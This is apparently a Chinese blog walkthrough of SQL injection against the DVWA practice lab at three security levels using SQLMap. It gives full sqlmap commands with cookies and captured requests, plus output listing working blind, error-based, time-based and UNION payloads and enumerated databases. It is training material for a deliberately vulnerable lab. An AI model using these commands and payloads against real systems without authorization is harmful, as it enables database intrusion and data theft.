DVWA SQL Injection 利用SQLMap注入

原创

Senimo_ 于 2021-03-18 19:20:30 发布 216 收藏 4


分类专栏： 靶场搭建与使用 文章标签： DVWA SQL注入 SQLMap writeup

本文链接：https://blog.csdn.net/weixin_44037296/article/details/114985628


DVWA SQL Injection 利用SQLMap注入

- Low
- Medium
- High

Low



输入`1`，提交后得到回显：



发现是**GET**传参：

```
http://xxx/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

直接携带**Cookie**后使用SQLMap注入即可：

```
sqlmap -u "http://xxx/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=t3t1ero0s2ndmdmef7v2b26l7i"
```

得到如下结果：

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 3088=3088#&Submit=Submit

    Type: error-based
    Title: MySQL ⩾ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1' AND GTID_SUBSET(CONCAT(0×71766a6271,(SELECT (ELT(9822=9822,1))),0×7171716271),9822)-- MOHP&Submit=Submit

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6506 FROM (SELECT(SLEEP(5)))ZMUR)-- Zcux&Submit=Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0×71766a6271,0×545546664c7a45534b59567a4c67744e79516876525a4a6d6f745266584f7a7969484255616e5941,0×7171716271)#&Submit=Submit
---
```


使用`-dbs`参数可以获取数据库名：

```
sqlmap -u "http://xxx/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=t3t1ero0s2ndmdmef7v2b26l7i" -dbs
```

得到回显：

```
available databases [7]:
[*] dedecmsv57utf8sp2
[*] dedecmsv57utf8sp223
[*] dvwa
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```

完成对**Low**级别的注入。

Medium

需要下拉选择提交的参数，提交后得到回显：

可以查询到当前用户的信息，发现是**POST**传参名，使用**BurpSuite**抓取数据包：

将数据包保存到本地：

方法一：

使用SQLMap的`-data`参数：

```
sqlmap -r /root/桌面/1.txt  --data id
```

得到回显：

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (4738=4738) THEN 1 ELSE (SELECT 6043 UNION SELECT 7621) END))&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: id=1 AND GTID_SUBSET(CONCAT(0×71766a6271,(SELECT (ELT(3868=3868,1))),0×7171716271),3868)&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2853 FROM (SELECT(SLEEP(5)))QGvc)&Submit=Submit

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1 UNION ALL SELECT NULL,CONCAT(0×71766a6271,0×6e5658454e50434658734a534455554a51756a4559546366726c74434576f634f5143454b51595a,0×7171716271)-- -&Submit=Submit
---
```


方法二：


在需要注入的参数后加`*`号：

```
id=1*&Submit=Submit
```

```
sqlmap -r /root/桌面/1.txt
```


也可以得到相同的结果。

High




点击连接后，跳转到新页面：

尝试输入`1`：




原页面也发生变化：



尝试抓取提交参数时的数据包：


将其保存在本地，并选择**Medium**方法二，将其注入点添加`*`号：



使用`--second-url`参数，并携带**Cookie**进行注入：

```
sqlmap -r /root/桌面/1.txt --cookie="security=high; PHPSESSID=7dkp4kopq14e88u38amn47infv" --second-url="http://10.203.87.166/dvwa/vulnerabilities/sqli/"
```

得到回显：



完成对**High**级别的注入